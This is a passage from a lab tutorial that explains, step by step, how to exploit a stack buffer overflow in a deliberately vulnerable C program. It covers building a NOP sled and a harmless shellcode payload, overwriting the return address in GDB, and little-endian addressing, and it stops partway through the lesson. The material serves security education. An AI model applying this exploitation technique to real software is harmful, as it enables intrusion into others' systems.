


Next we write a small PERL program to print the hex bytes of our shellcode and save those results to a file called “shellcode”. Using the WC command we count the number of bytes in the file and observe that our shellcode consists of 34 bytes. Since our target buffer can comfortably hold 64 bytes we fill the first 64-34=30 bytes with No Operation (NOP 0x90) instructions. This instruction tells the CPU to do nothing for one cycle before moving onto the next instruction. A series of NOPs creates what we call a NOP sled, which adds robustness to our exploit. This way we can jump the execution of the program to any instruction in the NOP sled and still successfully run our shellcode.

Note: If you get a warning about “Invalid or incomplete multibyte or wide character” from the WC program you can ignore it. It has to do with locale character types.




At this point it would be a good idea to test out your payload. Write a small C program that executes whatever is passed via the command line as machine code. The harness works by returning main to the argv buffer, forcing the CPU to execute data passed in the program arguments...probably not a best practice as far as C programs go! You should see that "Owned!!!" got printed to the console.



Next let's start building our exploit. Start by adding the contents of our PAYLOAD=(NOPs + SHELLCODE). We know the EBP register starts getting overwritten after 72 bytes of our input, so after our payload we add 72-64=8 bytes of filler followed by another 4 bytes for the EBP address and another 4 bytes for the return address (remember the return address is just EBP+4). Here we use the hex 0xCC as filler and a temporary placeholder for the EBP register and return address. Open the "exploit" file in a hex editor (hexedit is a command line hexeditor you can use) and change the last 8 bytes of hex to be a pattern you can recognized in a debugger. Here we use 0xDEADBEEF for the EBP register and 0xCAFEBABE for the return address value. With hexedit use ctrl-s to save and ctrl-c to quit.


Note: Hexedit is not installed in this virtual machine by default, but is available in the Ubuntu software repositories. However, since the version of Ubuntu is old and no longer official supported you will need to update its repositories before you can install hexedit. To do so, make sure your virtual machine is connected to the internet and run the following commands.

- sudo sed -i -re 's/([a-z]{2}\.)?archive.ubuntu.com|security.ubuntu.com/old-releases.ubuntu.com/g' /etc/apt/sources.list
- sudo apt-get update
- sudo apt-get install hexedit




Fire up GDB again and run it with the input of our exploit we've built so far. Notice that we did overwrite the EBP register, but it doesn't exactly say 0xDEADBEEF. This is because x86 is a little endian format which interprets bytes from right-to-left instead of big endian which is how we normally read and write binary numbers from left-to-right. So if we wanted the address to be displayed as 0xDE 0xAD 0xBE 0xEF we would have to write it as 0xEF 0xBE 0xAD 0xDE. Likewise if we wanted our address to be 0xCAFEBABE then we should store it as 0xBE 0xBA 0xFE 0xCA.


Type "c" to continue and reach the segmentation fault caused by overwriting the EIP with the 0xBEBAFECA (CAFEBABE). Confirm that the EIP address was actually overwritten by typing "info registers" again.



Just for practice go ahead and reverse the DEADBEEF and CAFEBABE values so that that will appear correctly in the next steps.



Check that GDB reports 0xDEADBEEF as the value of the EBP register after *strcpy* has executed. Type “c” to continue debugging. Notice that the program crashes with a segmentation fault when it tries to execute an instruction at an unknown address 0xCAFEBABE. The “x/li $eip” prints the address and corresponding instruction for a given register. The output shows that we have successfully overwritten the return pointer, which has set the EIP (*Instruction Pointer)* in what the program thinks is the next stack frame.




Next, let's figure out where our NOP sled is in the buffer. Restart GDB and this time set a breakpoint just before the call to *strcpy* (break *main+34). If you don't know how to find this information review the previous steps on disassembling main and setting a breakpoint on an instruction. Run GDB with out exploit as input. The ESP register contains the stack pointer and the instructions that will be executed next. At our breakpoint (just before *strcpy*) is called, dump the contents in memory starting at the current stack pointer location. The command "x/64bx $esp" will dump 64 bytes of the current stack in hex format starting at the current stack pointer location. Type "next" to run the next instruction (the *strcpy* instruction) and dump the stack contents again.


You should notice some familiar bytes. The 0x90s are the NOPs from our NOP sled followed by the start of our shellcode. The address 0xBFFFF7D0 is the start of our NOP sled, but let's use 0xBFFFF7D8 since it is safely in the middle of out NOPs. It's important to note that debuggers have an observer effect that can cause offsets of a few bytes here and there from what happens when a program executes outside of a debugger so it is better to aim for something where it is ok to miss by a few bytes.

Important Note: If your memory addresses do not exactly match the figure above, don't panic! Compiling the program binary in different directories with debug options can cause the memory addresses this shift slightly. You can test this by compiling the program with


and without the “-g” option and running “md5sum basic_vuln.o” on each binary. Compiling without the “-g” flag should make the hash result stable when compiling in different directories, but debugging will become more difficult. For example the debugger will only print the memory address of the *strcpy* function (not the function name as it did in the figure above) if debug symbols are not included. If your memory addresses differ than take a moment to understand this step and move forward with a memory address value from your debugger session.




The address we want to start executing code at is 0xBFFFF7D8. The return pointer is current set to 0xCAFEBABE. So replace 0xCAFEBABE with 0xBFFFF7D8. Remember that you need to store is in reverse byte order because it will be interpreted as little endian format. At this point we could overwrite the EBP register (current 0xDEADBEEF), but our exploit doesn't depend on the EBP register since we aren't using any local variables or parameters and for our purposes its not hurting anything so we'll leave it as 0xDEADBEEF.




Now for the moment of truth. Fire up GDB, do not set a breakpoint, and run the program. You should see “Owned!!!” printed to the console! Now try running the exploit outside of GDB. Likely you will see “Illegal instruction”. This is because the offsets are slightly different as a result of the debugger adding instrumentation. So how do we calculate the new offsets?



